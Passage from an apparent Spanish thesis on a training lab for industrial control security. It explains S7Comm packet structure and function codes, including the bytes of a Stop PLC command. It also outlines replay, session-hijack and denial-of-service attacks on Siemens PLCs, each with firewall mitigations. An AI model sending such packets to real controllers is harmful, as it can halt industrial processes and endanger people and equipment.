00 00	Longitud de parámetros
F0 00	Setup Communication
00 01 00 01	Máx PDUs, Máx longitud de datos
00 01 E0	Parámetros específicos

Cuadro 5.2: Establecimiento de conexión de S7Comm

Cada mensaje (PDU) del protocolo S7Comm se compone de una estructura anidada de cabeceras y datos (ver ejemplo en tabla 5.0.1). Esta estructura comienza con una cabecera TPKT de 4 bytes que incluye la versión (típicamente 0x03), un byte reservado (generalmente 0x00) y la longitud total del paquete en 2 bytes. A continuación, se encuentra la cabecera COTP de longitud variable que contiene información sobre el tipo de PDU (0xF0 para datos) entre otros parámetros. La cabecera S7Comm propiamente dicha ocupa 10 bytes e incluye el identificador de protocolo (0x32 para S7Comm), el tipo de mensaje, campos reservados, referencia PDU, y las longitudes de parámetros y datos. Tras estas cabeceras se encuentran el código de función y parámetros específicos de la operación, y finalmente los datos, cuyo formato depende del tipo de función que se desee ejecutar. La siguiente tabla muestra los componentes de un paquete S7Comm para el comando Stop PLC 5.0.1.

Campo	Valores Hexadecimales	Descripción
TPKT Header	0x03 0x00 0x00 0x21	Cabecera de transporte
COTP Header	0x02 0xF0 0x80	Cabecera COTP
S7Comm Header	0x32 0x01 0x00 0x00 0x00 0x00 0x08 0x00	Cabecera S7Comm
PDU Type	0xF0	Tipo de PDU
Function Code	0x29	Código de función
Parameters	0x00 0x00 0x09 0x50	Parámetros adicionales

Cuadro 5.3: Estructura de Paquete S7Comm para Comando Stop PLC

5.0.2. Códigos de función y operaciones

El protocolo S7Comm define un conjunto de códigos de función que determinan las operaciones que se pueden realizar sobre el PLC. Cada código tiene un valor hexadecimal específico y define tanto los parámetros como el formato de datos que se utilizará en la comunicación. Entre estos códigos se encuentran funciones para servicios de CPU, establecimiento de comunicación, lectura y escritura de variables, descarga y carga de bloques, y control del PLC, entre otros, tal y como se muestra en la tabla 5.4.

Respecto al uso de memoria, S7Comm utiliza un esquema de direccionamiento basado en bloques para acceder a las diferentes áreas de memoria del PLC. El esquema seguido por todos los bloques es `Tipo de memoria - Tamaño - Dirección de memoria`. El tipo de memoria define el área *(I=Input, Q=Output, M=Memory, DB=Data Block)*, el tamaño especifica el formato del dato *(X=Bit, B=Byte, W=Word, D=Double Word)*, y la dirección indica la posición relativa en memoria dentro del área especificada. Por ejemplo, `DB10.DBW20` representa un dato en formato *Word* en el *Data Block* 10 con *offset* 20, `MW4` un *Word* en el área de marcas con *offset* 4, `I1.3` el bit 3 de la entrada 1, y `QD12` un *Double Word* en el área de salidas con *offset* 12. Este sistema de direccionamiento se utiliza especialmente durante las operaciones de lectura y escritura, incluyéndose lo descrito como parámetros en las funciones ejecutadas.

Cuando se quiere interactuar con dicha memoria se utilizan operaciones de lectura y escritura, que son las más comunes en un escenario de comunicación del protoclo S7Comm. Cada operación comienza con el número de ítems (1 byte), seguido de información para cada ítem: especificación de a qué variable se pretende acceder (1 byte, 0x12 para memoria, 0x01 para bits), longitud en bytes, identificador de sintaxis (0x10 para S7ANY, 0x04 para direccionamiento simbólico), tipo de

Función	Código Hex	Descripción
CPU Services	0x00	Ejecuta funciones de diagnóstico y control interno del CPU
Setup Communication	0xF0	Configura los parámetros básicos de comunicación entre dispositivos
Read Variable	0x04	Solicita la lectura de datos almacenados en áreas del PLC (memoria, entradas/salidas, contadores, etc.)
Write Variable	0x05	Escribe datos en variables específicas del PLC
Request Download	0x1A	Solicita iniciar la transferencia de un bloque de datos desde el cliente al PLC
Download Block	0x1B	Envía el contenido del bloque desde el cliente al PLC
Download Ended	0x1C	Indica que la transferencia del bloque ha finalizado correctamente
Start Upload	0x1D	Solicita iniciar la lectura de un bloque de datos desde el PLC
Upload	0x1E	Transfiere el contenido de un bloque desde el PLC hacia el cliente
End Upload	0x1F	Indica que la carga del bloque desde el PLC ha finalizado
PLC Control	0x28	Cambia el estado operativo del PLC (por ejemplo, Run o Stop)
Stop PLC	0x29	Detiene completamente la ejecución del programa del PLC
Copy RAM to ROM	0x2A	Guarda el contenido actual de la RAM en la memoria ROM del PLC
Compress	0x2B	Optimiza el uso de memoria interna mediante compresión de bloques
Insert Block	0x28/0x01	Inserta un nuevo bloque de programa o datos en la memoria del PLC
Security Functions	0x40-0x49	Gestiona funciones de seguridad (autenticación, cifrado, etc.) en S7CommPlus

Cuadro 5.4: Principales Códigos de Función del Protocolo S7Comm

transporte, número de elementos, número de DB (0x0000 para memoria no DB), área de memoria (codificada: 0x81=I, 0x82=Q, 0x83=M, 0x84=DB), y finalmente la dirección codificada en 3 bytes. En el caso de operaciones de escritura, se añaden los datos a escribir precedidos por su longitud.

Byte(s)	**Descripción**
`04`	Código de función: Read Variable
`01`	Número de ítems a leer: 1
`12 0A 10`	Especificador de dirección: 0x12, longitud 0x0A, sintaxis 0x10
`02 01 00`	Tipo de transporte: 0x02 (byte access), número de elementos: 1, sin redundancia
`00 00`	Número de bloque DB: 0x0000
`83`	Área de memoria
`00 00 0A`	Dirección lógica dentro del área

Cuadro 5.5: Desglose de parámetros para leer MW10 (Memory Word en offset 10)

5.0.3. Vulnerabilidades y consideraciones de seguridad

Una de las vulnerabilidades más críticas del protocolo S7Comm es la ausencia de mecanismos de autenticación. Esta deficiencia permite que cualquier dispositivo capaz de conectarse a la red pueda enviar comandos válidos al PLC [54]. La falta de verificación de identidad significa que el PLC no tiene forma de distinguir entre comandos legítimos provenientes de estaciones de ingeniería autorizadas y aquellos originados por actores maliciosos, lo que amplía significativamente la superficie de ataque en entornos industriales conectados [55]. Otro punto clave es la ausencia de cifrado. Todas las comunicaciones S7Comm se transmiten en texto claro, lo que facilita diversas actividades maliciosas. Esta vulnerabilidad permite la intercepción de credenciales de acceso cuando se utilizan en combinación con otros protocolos, la captura de datos operativos sensibles que podrían revelar información sobre procesos industriales críticos, el análisis del tráfico para identificar comandos válidos que luego pueden ser replicados en ataques de *replay*. Adicionalmente, el protocolo facilita la enumeración de recursos, permitiendo descubrir información sobre los módulos del PLC, la configuración de memoria y los bloques de programa [56].

Las vulnerabilidades del protocolo S7Comm no son meramente teóricas, sino que han sido explotadas en incidentes de seguridad reales con graves consecuencias. El más conocido y ya mencionado en varias ocasiones en este trabajo es el malware Stuxnet, que utilizó, entre otras técnicas, el protocolo S7Comm para inutilizar las centrifugadoras de una planta de enriquecimiento de uranio en Natanz, Irán.



Figura 5.1: Funcionamiento de Stuxnet [57]

Stuxnet aprovechó varias debilidades fundamentales del protocolo S7Comm ya descritas: la ausencia de mecanismos de autenticación robustos, la falta de cifrado en las comunicaciones y la confianza implícita en las estaciones de ingeniería [32]. Específicamente, el malware implementó un sofisticado ataque *man-in-the-middle* interceptando y modificando los bloques de función (FBs) y bloques de datos (DBs) transmitidos entre el software STEP7 y los PLCs de Siemens, en concreto los modelos S7-315 y S7-417 [58] (ver Fig. 5.1). Una vez instalado en las estaciones de ingeniería del objetivo, Stuxnet utilizaba comandos S7Comm legítimos como `STOP` y `START` para detener o arrancar la CPU de los PLCs, mientras que simultáneamente empleaba el comando `DOWNLOAD` para inyectar código malicioso directamente en la memoria del PLC [59].

Para ocultar estas modificaciones, el malware implementó una técnica de *hooking* en las funciones `s7blk_read` y `s7blk_write` del protocolo, permitiéndole presentar valores falsificados al sistema SCADA mientras ejecutaba comandos destructivos que alteraban las frecuencias de los variadores de velocidad de las marcas Vacon y Fararo Paya conectados a las centrifugadoras, causando daños físicos que inutilizaron las turbinas de la planta mientras reportaba valores normales a los operadores [60, 61].

5.0.4. Evolución del protocolo: S7CommPlus

En respuesta a las preocupaciones de ciberseguridad, Siemens desarrolló una versión mejorada del protocolo denominada S7CommPlus, implementada en las series más recientes de PLCs (S7-1200/1500). S7CommPlus incorpora varias mejoras de seguridad muy necesarias, incluyendo mecanismos de autenticación para acciones administrativas, protección por contraseña con la posibilidad de escoger diferentes niveles de acceso, mecanismos de desafío-respuesta (challenge-response) para prevenir ataques de *replay* y cifrado a partir de un algoritmo propietario que permite proteger las comunicaciones entre clientes y PLCs [62].

S7CommPlus presenta una estructura significativamente diferente a la del protocolo original. La nueva estructura se compone de una cabecera de 8 bytes, un campo de tipo de PDU de 1 byte, y datos de longitud variable. La cabecera incluye un identificador de protocolo (0x72 para S7CommPlus), información sobre la versión, y campos que indican si el mensaje está cifrado y el tipo de seguridad aplicada. Esta reorganización facilita la implementación de las nuevas características de seguridad mientras mantiene la eficiencia en la comunicación industrial [63].

A pesar de las mejoras, investigadores han identificado debilidades en S7CommPlus que continúan representando riesgos de seguridad. El uso de algoritmos criptográficos propietarios, en lugar de estándares abiertos bien probados, ha provocado su eventual ruptura [64]. Las contraseñas y claves se almacenan en un formato débil en los archivos de proyecto, lo que facilita su extracción por parte de atacantes con acceso a estos ficheros. Además, la necesidad de mantener compatibilidad con sistemas antiguos ha limitado algunas mejoras de seguridad, creando puntos débiles en la implementación general del protocolo [65]. Otro detalle a tener en cuenta es lo mencionado en la introducción de este apartado y en la de este trabajo, los avances en el mundo industrial se producen a un ritmo menor que en su contraparte IT, por tatno muchas infraestructuras críticas no podrán beneficiarse de las mejoras de seguridad de este protocolo debido a que continúan utilizando equipos como el S7-300, el cuál no acepta S7CommPlus. Esta nueva versión del protocolo y su antecesor presentan una serie de diferencias clave, ilustradas en la siguiente tabla resumen 5.0.4.

Característica	S7Comm	S7CommPlus
Desarrollado para	PLCs Siemens serie S7-300/400	PLCs Siemens serie S7-1200/1500
Año de introducción	1994	2012
Seguridad	Sin cifrado, sin autenticación integrada	Implementa cifrado y mecanismos de autenticación
Comunicación	Basada en funciones y direcciones de memoria	Orientada a objetos, utiliza IDs para acceder a variables
Complejidad del protocolo	Relativamente simple y bien documentado	Más complejo, con menos documentación pública
Conexión	Puerto TCP 102	Puerto TCP 102 (mismo que S7Comm)
Compatibilidad inversa	N/A	No es retrocompatible con S7Comm
Protección	Contraseña *hardcodeada* básica para protección de bloques	Protección multinivel, firmas de bloques, derechos de usuario
Acceso a datos	Acceso directo a direcciones de memoria física	Acceso basado en etiquetas simbólicas
Análisis de tráfico	Relativamente fácil de analizar	Difícil de analizar debido al cifrado
Soporte de TIA Portal	Versiones anteriores	Todas las versiones modernas

Cuadro 5.6: Comparación entre los protocolos S7Comm y S7CommPlus

5.0.5. Estrategias de mitigación

Segmentación de red

Ante las vulnerabilidades inherentes al protocolo S7Comm, se recomienda implementar una arquitectura de red industrial segmentada siguiendo el modelo Purdue, que establece niveles claramente definidos: Nivel 0-1 para dispositivos de campo y control (PLCs), Nivel 2 para sistemas de control supervisorio, Nivel 3 para sistemas de operación, Nivel 3.5 como DMZ industrial, y Niveles 4-5 para sistemas empresariales. Esta segmentación debe implementarse mediante cortafuegos industriales con capacidad de inspección profunda de paquetes específicos para protocolos industriales, limitando así la propagación de ataques entre diferentes zonas de la red.

Firewalls de próxima generación (NGFW)

Los NGFWs con capacidades específicas para protocolos industriales representan una herramienta fundamental en la protección de infraestructuras que utilizan S7Comm. Estos dispositivos pueden inspeccionar profundamente el tráfico del protocolo, identificar y bloquear comandos críticos como Stop PLC, implementar reglas basadas en el contexto operativo específico de la instalación, y generar alertas ante patrones de tráfico anómalos que podrían indicar intentos de ataque. La granularidad en la inspección permite mantener la funcionalidad legítima mientras se bloquean acciones potencialmente dañinas.

Sistemas de detección de intrusiones (IDS)

Los IDS específicos para entornos industriales constituyen otra capa de protección esencial, monitorizando continuamente el tráfico S7Comm en busca de indicadores de compromiso. Estos sistemas pueden detectar comandos administrativos no autorizados, patrones de comunicación que se desvían de la línea base normal, intentos de enumeración o escaneo característicos de la fase de reconocimiento de un ataque, y secuencias de comandos potencialmente maliciosas que podrían indicar un intento de manipulación del sistema. Los IDS industriales están específicamente adaptados para comprender los protocolos y el comportamiento esperado en estos entornos.

Actualizaciones y configuración segura

Para los sistemas que utilizan S7Comm, es fundamental implementar una serie de buenas prácticas de seguridad básicas. Esto incluye actualizar a las versiones más recientes del firmware para beneficiarse de las correcciones de seguridad disponibles, configurar niveles de protección por contraseña en todos los componentes donde sea posible, deshabilitar servicios y puertos innecesarios para reducir la superficie de ataque, e implementar listas blancas de direcciones IP que limiten estrictamente qué dispositivos pueden comunicarse con los PLCs. Estas medidas, aunque simples, pueden reducir significativamente el riesgo de explotación de las vulnerabilidades conocidas.

Capítulo 6

Escenarios de ataque y defensa

Una vez comprendido qué filosofía suele seguir un atacante (capítulo 4) y cómo funciona el protocolo que se pretende explotar (capítulo 5), el siguiente paso natural es tratar de comprender a bajo nivel las tácticas empleadas por los atacantes. Esto resulta esencial para poder conocer y anticiparse a sus movimientos y fortalecer las defensas de los sistemas industriales. Con este propósito, durante las actividades formativas del laboratorio se pone especial hincapié en enseñar al alumnado diferentes escenarios de ataques y sus posibles mitigaciones y/o defensas. En este capítulo se detallan los casos de uso llevados a cabo durante la enseñanza. Estos escenarios han sido diseñados para simular acciones maliciosas sobre dispositivos Siemens Simatic S7-300 y S7-1500, así como otros posibles dispositivos de control que se incluyen como casos adicionales. El objetivo de realizar estas acciones ofensivas es que el alumnado analice sus consecuencias, detecte posibles vectores de intrusión, evalúe las capacidades de respuesta del sistema ante dichas amenazas e implemente salvaguardas.

6.1. Reconocimiento de la red

Previo a cualquier acción ofensiva sobre algún dispositivo de la red industrial, el alumno, actuando como un supuesto actor malicioso que ha logrado un acceso inicial previo y ya se encuentra en la red OT, desde su máquina virtual Kali Linux asignada y siguiendo las fases propias de un ataque determinadas por la *ICS Cyber Kill Chain* (capítulo 4) realizará en primer lugar un reconocimiento de la red en búsqueda de dispositivos vulnerables. Para ello este se puede valer de diferentes herramientas las cuales se muestran a continuación.

Netdiscover

Tras inmediatamente acceder a la red industrial, es necesario reconocer qué dispositivos se encuentran en la misma con el objetivo de poder realizar un mapa de la red. Para ello toda distribución de Kali Linux posee preinstalada la herramienta *netdiscover*, que utiliza el protocolo ARP (Address Resolution Protocol) para identificar y descubrir equipos dentro de una red local. Los equipos industriales serán identificados principalmente por su MAC, en concreto los 3 primeros *bytes* los cuales identifican al fabricante.

Una vez determinados las direcciones IP y el/los fabricante/s de los equipos se debe obtener más información de los mismos a partir de otras herramientas.

Nmap

Fundamentalmente esta herramienta se encuentra más orientada a entornos IT, sin embargo, existen diferentes *scripts* que es posible incorporar que permiten la capacidad de detección y extracción de información de equipos industriales.

Metasploit

Existen una serie de módulos capaces de realizar un reconocimiento activo de una red OT que puedan llevar a una posible explotación.

Herramientas personalizadas

Una de las opciones más plausibles de las planteadas de cara a realizar un reconocimiento exhaustivo es el uso de herramientas personalizadas. Las mostradas como ejemplo en este trabajo utilizan la librería *python3-snap7* específicamente diseñada para interactuar con el protocolo S7Comm (véase Anexo B).

6.2. Ataques a Siemens Simatic S7-300

6.2.1. START/STOP

Tal y como se ha visto anteriormente (Cap. 5) los PLCs de Siemens emplean el protocolo S7Comm, siguiendo este el tradicional modelo de cliente-servidor. La comunicación se basa en peticiones y respuestas que emplean una serie de códigos de funciones conocidos por ambos extremos de la comunicación. Los códigos de funciones presentan un valor fijo, y en el resto del protocolo no existe ninguna variabilidad, por lo que los paquetes enviados siempre poseen la misma estructura



Figura 6.1: Políticas FG-80F

y valores. Combinado con la total confianza en el cliente o maestro implícita en el protocolo por parte del PLC, resulta en que un atacante puede alterar el estado de la CPU, disrumpiendo así el proceso industrial.

Existen múltiples formas de llevar a cabo este ataque. Por ejemplo, un atacante podría capturar diferentes paquetes y retransmitirlos al equipo para provocar comportamientos indeseados en un ataque de *replay*, evidencia de esto es el *script* escrito por Dillon Beresford [4], que emplea paquetes preparados para arrancar o detener el PLC, aprovechando la invariabilidad de los mismos. La herramienta desarrollada por Beresford, presentada en la conferencia Black Hat en 2011, demostró la posibilidad de ejecutar comandos críticos en PLCs S7-300 y S7-400 sin necesidad de autenticación [54]. Este ataque es efectivo debido a que el protocolo S7Comm no incorpora seguridad por defecto, lo que permite realizar comandos de nivel administrativo sin necesidad de una autenticación previa [5].

La mitigación que se enseña en el laboratorio para este ataque consiste en aplicar reglas de NGFW (Next Generation Firewall) en un nivel superior al equipo industrial. El cortafuegos FG-80F cuenta con la licencia de Fortinet para la protección de protocolos industriales (FortiGuard Industrial Security Service), que otorga las

capacidades de análisis y disección de los mismos, así como aplicar reglas de detección o prevención logrando evitarse acciones maliciosas [66]. Para evitar una orden STOP PLC maliciosa, se utilizan las reglas mostradas en la Fig. 6.1. Estas políticas de seguridad pueden configurarse para:

- Inspeccionar profundamente los paquetes S7Comm y extraer el código de función.
- Bloquear selectivamente funciones críticas (como 0x29 - STOP PLC) cuando provienen de fuentes no autorizadas.
- Permitir todas las funciones legítimas para mantener la operatividad del sistema.
- Generar alertas ante intentos de ejecutar comandos administrativos no autorizados.

6.2.2. Manipulación de sesión

Se trata de un ataque de denegación de servicio que afecta a la sesión de comunicación. Este se puede realizar siguiendo dos enfoques diferentes. La comunicación se realiza a través del protocolo S7Comm, que a diferencia de su versión más reciente, S7CommPlus, no utiliza cifrado. Además de la ausencia de cifrado el ataque aprovecha el hecho de que en la comunicación no se verifique el *checksum*, ni a nivel de IP (*Internet Protocol*) ni a nivel de TCP (*Transmission Control Protocol*).

Secuestro y suplantación de la sesión de comunicación del PLC con un HMI legítimo

Para realizar el ataque siguiendo el primer enfoque (Fig. 6.2), se intercepta un paquete desde el HMI al PLC; ya sea de escritura, porque el operador busque modificar alguna variable del PLC o, de lectura, por el ciclo de lectura ya comentado. El paquete interceptado sirve para obtener el puerto TCP origen usado por el HMI y los números de secuencia y de ACK de la comunicación TCP. Cabe mencionar que en la comunicación entre el PLC y el HMI, existe una variable de ciclo de lectura que sirve al HMI para actualizar los valores que tiene de las variables del PLC.



Figura 6.2: Esquema secuestro y suplantación

Establecimiento de una nueva sesión suplantando un supuesto HMI nuevo comunicándose con el PLC

Para el segundo enfoque (Fig. 6.3), no es necesario esperar a capturar un paquete legítimo ya que no se necesitan números de secuencia ni puerto del HMI, pues se trata de una nueva sesión y estos valores pueden ser aleatorios. Adicionalmente al primer enfoque, se requiere, en primer lugar, realizar el establecimiento tanto de TCP, mediante el TCP *handshake*, como de los protocolos de capas superiores, COTP y S7Comm.

Independientemente del enfoque, tras estos pasos, se envían paquetes de escritura en bucle para actualizar una variable del PLC continuamente, de tal forma que este sature y no responda cuando el HMI legítimo intente enviarle un paquete. Durante este envío continuo, es necesario actualizar los números de secuencia y de ACK de nivel TCP de los paquetes, además de enviar los correspondientes paquetes de ACK a las respuestas provenientes del PLC.

La mitigación recomendada para este tipo de ataques consiste en aplicar reglas en el NGFW que bloqueen el tráfico procedente de fuera de la red del laboratorio con puerto destino el 102, puerto para el protocolo S7Comm, en conjunto con una lista blanca de los dispositivos presentes en el laboratorio. Aun así, como se ha demostrado en el ataque, es posible la suplantación de un dispositivo legítimo estando dentro de la red del laboratorio. Por ello, adicionalmente, se recomiendan medidas disponibles en el NGFW FG-80F como la limitación del ancho de banda



Figura 6.3: Esquema creación de nueva sesión (segundo enfoque)

para restringir el uso excesivo de recursos de red por dispositivos individuales y la propia protección contra ataques DoS que posee este dispositivo, la cual detecta y bloquea patrones de tráfico que indiquen este tipo de ataques.

6.3. Ataques a Siemens Simatic S7-1500

6.3.1. Denegación de servicio

Este ataque de denegación de servicio aprovecha una vulnerabilidad [6] en el monitor de recursos usado en los equipos PLCs de la familia S7-1500. A través del envío continuado de paquetes UDP maliciosos el atacante provoca el uso de un gran número de recursos que puede llevar al agotamiento de los mismos, provocando la ralentización e incluso la detención de actividades legítimas. Este ataque puede ser realizado sin necesidad de una autenticación previa.

De nuevo la mitigación para evitar este ataque consiste en el uso de reglas en el NGFW respecto a la cantidad y el tipo de tráfico generado. En un futuro con la instalación de herramientas como FortiSIEM se espera expandir este escenario, permitiendo al alumnado monitorizar y actuar en tiempo real.

6.3.2. Escritura y lectura de valores no autorizada

Esta vulnerabilidad existe debido a la falta de concienciación sobre cómo se debe configurar de forma segura la comunicación entre la estación de ingeniería y el autómata programable. Es extremadamente común que, durante el proceso de creación del proyecto de TIA Portal, muchas opciones de seguridad que deberían ser obligatorias sean obviadas, ya que añaden complejidad al proceso y, de cara al proceso industrial que se pretende controlar, no son necesarias. A continuación, se definen y muestran cuáles son estas configuraciones inseguras en cada proceso del *wizard* de configuración.

En esta primera pantalla 6.4 se da la opción al usuario de proteger mediante contraseña u certificado OPC UA la configuración y datos confidenciales del PLC realizada en el TIA Portal, o de no cifrar estos datos. Desde la perspectiva de seguridad, esta configuración aborda una vulnerabilidad significativa en sistemas de automatización industrial, la filtración de datos sensibles de configuración. Los PLCs modernos almacenan información crítica como certificados OPC UA, que si se comprometen, podrían permitir a actores maliciosos obtener acceso no autorizado a toda la infraestructura de control.



Figura 6.4: Protección de datos del PLC confidenciales

En esta imagen 6.5 se ofrecen opciones de comunicación permitidas entre el PLC y la estación de ingeniería. Aquí se presentan dos alternativas: permitir únicamente comunicación segura, o permitir tanto comunicación segura como heredada, lo que significa que el PLC aceptará conexiones utilizando protocolos de comunicación antiguos que no implementan cifrado ni autenticación avanzada. Esto expone al sistema a posibles filtraciones de datos, manipulación de paquetes o suplantación de identidad de dispositivos, especialmente si el sistema está conectado a una red compartida o no segmentada.



Figura 6.5: Modo de comunicación

Esta imagen 6.6 se corresponde con la sección de protección de acceso al PLC dentro del entorno de TIA Portal. En esta pantalla, el usuario tiene la posibilidad de seleccionar el nivel de acceso que tendrán los distintos actores que interactúan con el autómata. Existen varias opciones, que van desde acceso completo sin ninguna restricción, hasta un bloqueo total que impide cualquier tipo de interacción sin una contraseña. En este caso específico, se ha seleccionado la opción de `Full access (no protection)`, lo que significa que cualquier persona con acceso a la red o al sistema puede ingresar, modificar o incluso borrar la programación del PLC sin necesidad de autenticación alguna. Esta elección elimina cualquier barrera de seguridad y permite un control absoluto sin restricciones, lo que representa un riesgo muy elevado. Las consecuencias de no tener en cuenta estas configuraciones

